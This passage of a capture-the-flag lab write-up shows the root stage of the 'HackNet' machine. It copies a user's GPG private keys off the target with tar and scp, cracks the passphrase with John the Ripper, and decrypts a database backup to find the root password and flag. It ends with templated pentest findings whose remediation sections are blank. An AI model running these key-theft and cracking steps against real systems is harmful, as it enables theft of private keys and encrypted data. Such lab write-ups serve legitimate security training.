drwxr-xr-x 4 root root 4096 Jul 3 2024 ..
lrwxrwxrwx 1 root root 9 Sep 4 19:01 .bash_history -> /dev/null
-rw-r--r-- 1 sandy sandy 220 Apr 23 2023 .bash_logout
-rw-r--r-- 1 sandy sandy 3526 Apr 23 2023 .bashrc
drwxr-xr-x 3 sandy sandy 4096 Jul 3 2024 .cache
drwx------ 3 sandy sandy 4096 Dec 21 2024 .config
drwx------ 4 sandy sandy 4096 Sep 14 10:39 .gnupg
drwxr-xr-x 5 sandy sandy 4096 Jul 3 2024 .local
lrwxrwxrwx 1 root root 9 Aug 8 2024 .mysql_history -> /dev/null
-rw-r--r-- 1 sandy sandy 808 Jul 11 2024 .profile
lrwxrwxrwx 1 root root 9 Jul 3 2024 .python_history -> /dev/nullsandy@hacknet:~/.gnupg$ ls -la
ls -la
total 32
drwx------ 4 sandy sandy 4096 Sep 14 10:39 .
drwx------ 6 sandy sandy 4096 Sep 11 11:18 ..
drwx------ 2 sandy sandy 4096 Sep 5 11:33 openpgp-revocs.d
drwx------ 2 sandy sandy 4096 Sep 5 11:33 private-keys-v1.d
-rw-r--r-- 1 sandy sandy 948 Sep 5 11:33 pubring.kbx
-rw------- 1 sandy sandy 32 Sep 5 11:33 pubring.kbx~
-rw------- 1 sandy sandy 600 Sep 5 11:33 random_seed
-rw------- 1 sandy sandy 1280 Sep 5 11:33 trustdb.gpgsandy@hacknet:~/.gnupg$ find .
find .
.
./private-keys-v1.d
./private-keys-v1.d/armored_key.asc
./private-keys-v1.d/EF995B85C8B33B9FC53695B9A3B597B325562F4F.key
./private-keys-v1.d/0646B1CF582AC499934D8503DCF066A6DCE4DFA9.key
./pubring.kbx~
./trustdb.gpg
./openpgp-revocs.d
./openpgp-revocs.d/21395E17872E64F474BF80F1D72E5C1FA19C12F7.rev
./random_seed
./pubring.kbxWith this information the attack path was clear. We needed the GPG Private Key in order to decrypt the database dumps.
Privilege Escalation to root
Attacking GNU Privacy Guard (GPG) Encryption Key
For this we created a tarball of the .gnupg folder inside the home directory of sandy and downloaded it to our local machine.
sandy@hacknet:~$ tar -zcvf gnupg.tar.gz .gnupg/
tar -zcvf gnupg.tar.gz .gnupg/
.gnupg/
.gnupg/private-keys-v1.d/
.gnupg/private-keys-v1.d/armored_key.asc
.gnupg/private-keys-v1.d/EF995B85C8B33B9FC53695B9A3B597B325562F4F.key
.gnupg/private-keys-v1.d/0646B1CF582AC499934D8503DCF066A6DCE4DFA9.key
.gnupg/pubring.kbx~
.gnupg/trustdb.gpg
.gnupg/openpgp-revocs.d/
.gnupg/openpgp-revocs.d/21395E17872E64F474BF80F1D72E5C1FA19C12F7.rev
.gnupg/random_seed
.gnupg/pubring.kbx
sandy@hacknet:~$ mv gnupg.tar.gz /tmp/
mv gnupg.tar.gz /tmp/sandy@hacknet:~$ chmod 777 /tmp/gnupg.tar.gz
chmod 777 /tmp/gnupg.tar.gz┌──(kali㉿kali)-[/media/…/Machines/HackNet/files/extracted]
└─$ scp -P 22 [email protected]:/tmp/gnupg.tar.gz .
[email protected]'s password:
gnupg.tar.gzThen we extracted the tarball to work on the private key.
┌──(kali㉿kali)-[/media/…/Machines/HackNet/files/extracted]
└─$ tar -xvf gnupg.tar.gz
.gnupg/
.gnupg/private-keys-v1.d/
.gnupg/private-keys-v1.d/armored_key.asc
.gnupg/private-keys-v1.d/EF995B85C8B33B9FC53695B9A3B597B325562F4F.key
.gnupg/private-keys-v1.d/0646B1CF582AC499934D8503DCF066A6DCE4DFA9.key
.gnupg/pubring.kbx~
.gnupg/trustdb.gpg
.gnupg/openpgp-revocs.d/
.gnupg/openpgp-revocs.d/21395E17872E64F474BF80F1D72E5C1FA19C12F7.rev
.gnupg/random_seed
.gnupg/pubring.kbx
We could imported the key via command line but for reasons of convenience we created a backup of our own .gnupg folder and copied the folder of sandy to our home directory on our local machine.
┌──(kali㉿kali)-[/media/…/Machines/HackNet/files/extracted]
└─$ mv ~/.gnupg ~/.gnupg.bak
┌──(kali㉿kali)-[/media/…/Machines/HackNet/files/extracted]
└─$ cp -R .gnupg ~/Cracking the Hash using John the Ripper
Next we used gpg2john in order to crack the hash using John the Ripper to get the password of the private key.
┌──(kali㉿kali)-[/media/…/Machines/HackNet/files/extracted]
└─$ gpg2john .gnupg/private-keys-v1.d/armored_key.asc > key.hash

File .gnupg/private-keys-v1.d/armored_key.asc
┌──(kali㉿kali)-[/media/…/Machines/HackNet/files/extracted]
└─$ sudo john key.hash --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (gpg, OpenPGP / GnuPG Secret Key [32/64])
Cost 1 (s2k-count) is 65011712 for all loaded hashes
Cost 2 (hash algorithm [1:MD5 2:SHA1 3:RIPEMD160 8:SHA256 9:SHA384 10:SHA512 11:SHA224]) is 2 for all loaded hashes
Cost 3 (cipher algorithm [1:IDEA 2:3DES 3:CAST5 4:Blowfish 7:AES128 8:AES192 9:AES256 10:Twofish 11:Camellia128 12:Camellia192 13:Camellia256]) is 7 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
sweetheart (Sandy)
1g 0:00:00:09 DONE (2025-09-14 12:50) 0.1047g/s 44.39p/s 44.39c/s 44.39C/s 246810..ladybug
Use the "--show" option to display all of the cracked passwords reliably
Session completed.| Password |
|---|
| sweetheart |
Decrypting the Database Backup
As last steps we downloaded the encrypted database dumps and decrypted them using the password and the GPG Private Key.
sandy@hacknet:/var/www/HackNet/backups$ cp backup02.sql.gpg /tmp/
cp backup02.sql.gpg /tmp/
sandy@hacknet:/var/www/HackNet/backups$ chmod 777 /tmp/backup02.sql.gpg
chmod 777 /tmp/backup02.sql.gpg┌──(kali㉿kali)-[/media/…/HTB/Machines/HackNet/files]
└─$ scp -P 22 [email protected]:/tmp/backup02.sql.gpg .
[email protected]'s password:
backup02.sql.gpg┌──(kali㉿kali)-[/media/…/HTB/Machines/HackNet/files]
└─$ gpg --decrypt backup02.sql.gpg > backup02.sql
gpg: WARNING: unsafe permissions on homedir '/home/kali/.gnupg'
gpg: encrypted with rsa1024 key, ID FC53AFB0D6355F16, created 2024-12-29
"Sandy (My key for backups) <[email protected]>"Inside the dumps we found the password for root which allowed us to directly login as root and to grab the root.txt.
┌──(kali㉿kali)-[/media/…/HTB/Machines/HackNet/files]
└─$ strings backup02.sql
<--- CUT FOR BREVITY --->
(50,'2024-12-29 20:30:41.806921','Alright. But be careful, okay? Here
s the password: h4ck3rs4re3veRywh3re99. Let me know when you
re done.',1,18,22),
<--- CUT FOR BREVITY --->| Password |
|---|
| h4ck3rs4re3veRywh3re99 |
Shell as root
┌──(kali㉿kali)-[~]
└─$ ssh [email protected]
[email protected]'s password:
Linux hacknet 6.1.0-38-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.1.147-1 (2025-08-02) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Sun Sep 14 06:56:46 2025 from 10.10.16.33
root@hacknet:~#
root.txt
root@hacknet:~# cat root.txt
077b13ccd3ce7a9e96e961d4d18034e2
📋 Security Assessment Report
Description
During the penetration test, it was discovered that the application rendered user-supplied input through a server-side template engine without prior sanitisation. By injecting template-engine-specific syntax into a user-facing input field, it was possible to execute expressions within the template rendering context and traverse the object model to reach system-level functionality.
Impact
An attacker can traverse the template engine object model to access system classes and execute arbitrary OS commands with the web application process privileges. Full server compromise is achievable from a single injected payload in a user-facing field with no additional prerequisites. During this engagement, SSTI was exploited to obtain an interactive shell that was subsequently escalated to root-level access.
Remediation
Description
During the penetration test, it was discovered that the application was found to pass user-supplied input directly to a system shell call without sanitisation. The vulnerable parameter was incorporated into an OS-level command, allowing an attacker to append arbitrary commands using shell metacharacters and control the execution context of the web server process.
Impact
An attacker can execute arbitrary OS commands on the server with the privileges of the web application process. This enables complete file system access, extraction of credentials from configuration files and environment variables, installation of persistent reverse shells and backdoors, and lateral movement to internally accessible services — all without requiring any additional authentication. During this engagement, OS command injection was chained to obtain full root access to the server.
Remediation
Description
During the penetration test, it was discovered that the application deserialised user-supplied data without verifying its integrity or authenticity. By supplying a crafted serialised payload, it was possible to trigger gadget chain execution during the deserialisation process — before any application-level validation logic could be applied — leading to arbitrary code execution.
Impact
An attacker can achieve remote code execution with the application server process privileges without authentication by supplying a crafted serialised payload. Execution occurs during deserialisation before the application can inspect or reject the data. During this engagement, insecure deserialisation was exploited to obtain a reverse shell that was subsequently used to achieve complete server compromise.
Remediation
Description
During the penetration test, it was discovered that the application incorporated user-supplied input directly into database queries without parameterisation. SQL injection was identified in authentication and data retrieval endpoints, allowing an attacker to manipulate query structure, extract unauthorised data, and bypass access controls entirely.
Impact
An attacker can extract the complete database contents — including usernames, password hashes, session tokens, and sensitive user records — without valid credentials. Authentication mechanisms can be bypassed by injecting always-true conditions. In environments where the database account holds elevated permissions, OS-level command execution is achievable through built-in procedures (xp_cmdshell, UDF), escalating directly to full server compromise as was demonstrated in this engagement.
Remediation
Description
During the penetration test, it was discovered that the application exposed direct references to internal objects — user IDs, document identifiers, and resource paths — in URL parameters and request bodies without verifying that the authenticated user has authorisation to access the referenced object. By modifying these identifiers, it was possible to access data belonging to other users.
Impact
An attacker with any authenticated account can access, modify, or delete data belonging to any other user in the application by enumerating or guessing object identifiers. In this engagement, IDOR exposure encompassed all registered user profiles, associated sensitive records, and configuration data. Where write operations were also exposed without authorisation checks, data integrity across the entire user base was at risk.
Remediation
Description
During the penetration test, it was discovered that the sudoers configuration was found to grant the compromised user the ability to execute one or more programs as root with the NOPASSWD flag or without sufficient restriction on permitted arguments. The granted binary was identified in the GTFOBins database as capable of spawning a privileged shell or reading root-owned files outside its intended function.
Impact
An attacker with access to the low-privilege account can immediately escalate to root by invoking the sudo-permitted binary in a manner that escapes to a privileged shell — requiring no password, no additional vulnerability, and no waiting. During this engagement, this misconfiguration was exploited to obtain a root shell within seconds of gaining the initial foothold, resulting in complete host compromise.